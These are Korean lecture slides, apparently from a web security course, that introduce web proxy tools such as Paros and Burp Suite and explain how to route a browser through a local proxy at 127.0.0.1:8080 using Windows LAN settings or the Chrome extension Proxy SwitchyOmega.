
### 3 Proxy (프록시)

- Proxy 툴 변천사
  - Paros, 두 번째 대중화된 Web Proxy(MITM) Tool
    - Kali Linux에 기본적으로 포함되어 있음.




### 3 Proxy (프록시)

- Proxy 툴 변천사
  - Paros, 두 번째 대중화된 Web Proxy(MITM) Tool
    - Kali Linux에 기본적으로 포함되어 있음.
    - Paros 실행화면



### 3 Proxy (프록시)


- Proxy 툴 변천사
  - Burp Suite, 세 번째로 가장 대중화된 웹 Proxy Tool
    - Kali Linux에 기본적으로 포함되어 있음.
    - <https://portswigger.net/burp>



## 3 Proxy (프록시)

## • Proxy 이용하기


- 프록시를 이용하려면 브라우저의 설정과, 프록시 설치 2가지를 함께 해야 함
  - 크롬 브라우저의 설정에 들어가서 ‘프록시’로 검색
  - 프록시 설정 열기를 선택



### 3 Proxy (프록시)

#### • Proxy 이용하기

- 프록시를 이용하려면 브라우저의 설정과, 프록시 설치 2가지를 함께 해야 함
- 윈도우의 경우 [인터넷 속성] 화면의 ‘연결’ 탭에서 LAN 설정에 있는 ‘LAN 설정(L)’을 클릭




### 3 Proxy (프록시)

- Proxy 이용하기

– 프록시를 이용하려면 브라우저의 설정과, 프록시 설치 2가지를 함께 해야 함

- LAN 설정에서 아래 ‘프록시 서버’에서 로컬 프록시를 설정할 경우, 본인 PC의 자체 IP주소 (loopback)인 127.0.0.1을 적고, 포트에는 Proxy로 사용할 포트를 적는다. (예: 8080)



### 3 Proxy (프록시)

#### • Proxy 이용하기

– 프록시를 이용하려면 브라우저의 설정과, 프록시 설치 2가지를 함께 해야 함

- 프록시 서버의 ‘고급’ 버튼을 누르면 다양한 서비스를 위한 프록시 서버를 설정할 수 있다.
- 만일 로컬PC에 설치한 웹 서버에 프록시를 연결하려면 아래 예외 항목에서 127.0.0.1, localhost 이 부분은 삭제해야 한다.




### 3 Proxy (프록시)

#### • Proxy 이용하기

##### – 보다 편리하게 크롬 확장기능 이용해서 프록시 설정

- 프록시 연결을 할 때와 하지 않을 때 매번 크롬 설정에 가서 프록시 연결을 체크해야 하는 불편.
- 크롬 브라우저의 Proxy SwitchyOmega 를 이용하면 보다 간단히 로컬 프록시 설정 가능



← → C 🔒 보안 연결 | https://www.google.co.kr/search?q=proxy+switchyomega&oq=proxy+swi&aqs=chrome.1.69i57j0... 🗑 ☆ 🖱 ✎

proxy switchyomega

All Videos Images News Maps More Settings Tools

About 36,400 results (0.39 seconds)

[Proxy SwitchyOmega - Chrome Web Store](#)  
<https://chrome.google.com/.../proxy-switchyomega/padekgcemlokbadohgkifjomclgjg...> ▾  
★★★★★ Rating: 4.6 - 3,274 votes - Free - Chrome  
Changing proxy settings has never been so convenient. Think SwitchyOmega as a modern version of the "Proxy Settings" dialog, designed to be simpler, ...  
You've visited this page many times. Last visit: 3/14/18

[GitHub - FelisCatus/SwitchyOmega: Manage and switch between ...](#)  
<https://github.com/FelisCatus/SwitchyOmega> ▾  
Manage and switch between multiple proxies quickly & easily. - FelisCatus/SwitchyOmega.


### 3 Proxy (프록시)

- Proxy 이용하기
  - 보다 편리하게 크롬 확장기능 이용해서 프록시 설정
    - 오른쪽 상단의 CHROME에 추가를 선택



### 3 Proxy (프록시)

- Proxy 이용하기
  - 보다 편리하게 크롬 확장기능 이용해서 프록시 설정
    - 설치 단계에서 계속 'Next'를 클릭




### 3 Proxy (프록시)

- Proxy 이용하기

  - 보다 편리하게 크롬 확장기능 이용해서 프록시 설정

    - 마지막 설정 단계에서, Server에 Loopback IP(127.0.0.1)을 입력, 포트는 8080으로 지정
    - 그리고 왼쪽 하단에 'Apply Changes'를 선택하면 브라우저에서 프록시 설정 완료.
    - SwitchyOmega가 설치되면 브라우저에서 설정한 Proxy는 이 툴에 종속되어 사용됨.




### 3 Proxy (프록시)

- Proxy 이용하기

- 보다 편리하게 크롬 확장기능 이용해서 프록시 설정

- SwitchyOmega가 설치되면 브라우저 오른쪽 상단에 동그란 원 아이콘이 생김
- 프록시 기능을 켜려면 원을 클릭하고(1) 그리고 Proxy 메뉴(2)를 선택.
- 프록시 기능을 꺼려면 원을 클릭하고(1) 바로 아래 있는 Direct를 선택.

